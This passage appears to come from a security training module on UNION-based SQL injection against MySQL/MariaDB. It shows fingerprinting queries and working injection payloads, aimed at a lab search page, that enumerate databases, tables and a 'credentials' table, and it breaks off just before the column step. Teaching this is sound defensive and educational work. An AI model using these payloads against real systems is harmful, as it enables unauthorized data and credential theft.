Database Enumeration

In the previous sections, we learned about different SQL queries in `MySQL` and SQL injections and how to use them. This section will put all of that to use and gather data from the database using SQL queries within SQL injections.

MySQL Fingerprinting


Before enumerating the database, we usually need to identify the type of DBMS we are dealing with. This is because each DBMS has different queries, and knowing what it is will help us know what queries to use.

As an initial guess, if the webserver we see in HTTP responses is `Apache` or `Nginx`, it is a good guess that the webserver is running on Linux, so the DBMS is likely `MySQL`. The same also applies to Microsoft DBMS if the webserver is `IIS`, so it is likely to be `MSSQL`. However, this is a far-fetched guess, as many other databases can be used on either operating system or web server. So, there are different queries we can test to fingerprint the type of database we are dealing with.

As we cover `MySQL` in this module, let us fingerprint `MySQL` databases. The following queries and their output will tell us that we are dealing with `MySQL`:

Payload	When to Use	Expected Output	Wrong Output
`SELECT @@version`	When we have full query output	MySQL Version 'i.e. `10.3.22-MariaDB-1ubuntu1`'	In MSSQL it returns MSSQL version. Error with other DBMS.
`SELECT POW(1,1)`	When we only have numeric output	`1`	Error with other DBMS
`SELECT SLEEP(5)`	Blind/No Output	Delays page response for 5 seconds and returns `0`.	Will not delay response with other DBMS

As we saw in the example from the previous section, when we tried `@@version`, it gave us:



http://SERVER_IP:PORT/search.php?port_code=cn' UNION select 1,@@version,3,4-- -

Port Code	Port City	Port Volume
10.3.22-MariaDB-1ubuntu1	3	4

The output `10.3.22-MariaDB-1ubuntu1` means that we are dealing with a `MariaDB` DBMS similar to MySQL. Since we have direct query output, we will not have to test the other payloads. Instead, we can test them and see what we get.

INFORMATION_SCHEMA Database

To pull data from tables using `UNION SELECT`, we need to properly form our `SELECT` queries. To do so, we need the following information:

- `List of databases`

- List of tables within each database
- List of columns within each table

With the above information, we can form our SELECT statement to dump data from any column in any table within any database inside the DBMS. This is where we can utilize the INFORMATION_SCHEMA Database.

The INFORMATION_SCHEMA database contains metadata about the databases and tables present on the server. This database plays a crucial role while exploiting SQL injection vulnerabilities. As this is a different database, we cannot call its tables directly with a SELECT statement. If we only specify a table's name for a SELECT statement, it will look for tables within the same database.

So, to reference a table present in another DB, we can use the dot '.' operator. For example, to SELECT a table users present in a database named my_database, we can use:

Code: sql


```sql
SELECT * FROM my_database.users;
```

Similarly, we can look at tables present in the INFORMATION_SCHEMA Database.

SCHEMATA

To start our enumeration, we should find what databases are available on the DBMS. The table SCHEMATA in the INFORMATION_SCHEMA database contains information about all databases on the server. It is used to obtain database names so we can then query them. The SCHEMA_NAME column contains all the database names currently present.

Let us first test this on a local database to see how the query is used:



```
mysql> SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;

+--------------------+
| SCHEMA_NAME        |
+--------------------+
| mysql              |
| information_schema |
| performance_schema |
| ilfreight          |
| dev                |
+--------------------+
6 rows in set (0.01 sec)
```


We see the ilfreight and dev databases.

Note: The first three databases are default MySQL databases and are present on any server, so we usually ignore them during DB enumeration. Sometimes there's a fourth 'sys' DB as well.


Now, let's do the same using a UNION SQL injection, with the following payload:

Code: sql

```sql
cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -
```



http://SERVER_IP:PORT/search.php?port_code=cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -




Port Code	Port City	Port Volume
information_schema	3	4
ilfreight	3	4
dev	3	4
performance_schema	3	4
mysql	3	4

Once again, we see two databases, `ilfreight` and `dev`, apart from the default ones. Let us find out which database the web application is running to retrieve ports data from. We can find the current database with the `SELECT database()` query. We can do this similarly to how we found the DBMS version in the previous section:

Code: sql

```
cn' UNION select 1,database(),2,3-- -
```


http://SERVER_IP:PORT/search.php?port_code=cn' UNION select 1,database(),2,3-- -

Port Code	Port City	Port Volume
ilfreight	2	3

We see that the database name is `ilfreight`. However, the other database (`dev`) looks interesting. So, let us try to retrieve the tables from it.

TABLES


Before we dump data from the `dev` database, we need to get a list of the tables to query them with a `SELECT` statement. To find all tables within a database, we can use the `TABLES` table in the `INFORMATION_SCHEMA` Database.

The TABLES table contains information about all tables throughout the database. This table contains multiple columns, but we are interested in the `TABLE_SCHEMA` and `TABLE_NAME` columns. The `TABLE_NAME` column stores table names, while the `TABLE_SCHEMA` column points to the database each table belongs to. This can be done similarly to how we found the database names. For example, we can use the following payload to find the tables within the `dev` database:

Code: sql

```
cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -
```

Note how we replaced the numbers '2' and '3' with 'TABLE_NAME' and 'TABLE_SCHEMA', to get the output of both columns in the same query.



http://SERVER_IP:PORT/search.php?port_code=cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABI

Search for a port: cn' UNION select 1,table_n

Port Code	Port City	Port Volume
credentials	dev	4
posts	dev	4
framework	dev	4
pages	dev	4

Note: we added a (where table_schema='dev') condition to only return tables from the 'dev' database, otherwise we would get all tables in all databases, which can be many.


We see four tables in the dev database, namely `credentials`, `framework`, `pages`, and `posts`. For example, the `credentials` table could contain sensitive information to look into it.

COLUMNS

To dump the data of the `credentials` table, we first need to find the column names in the table, which can be found in the `COLUMNS` table in the `INFORMATION_SCHEMA` database. The COLUMNS table contains information about all columns present in all the databases. This helps us find the column names to query a table for. The `COLUMN_NAME`, `TABLE_NAME`, and `TABLE_SCHEMA` columns can be used to achieve this. As we did before, let us try this payload to find the column names in the `credentials` table:

Code: sql

```sql
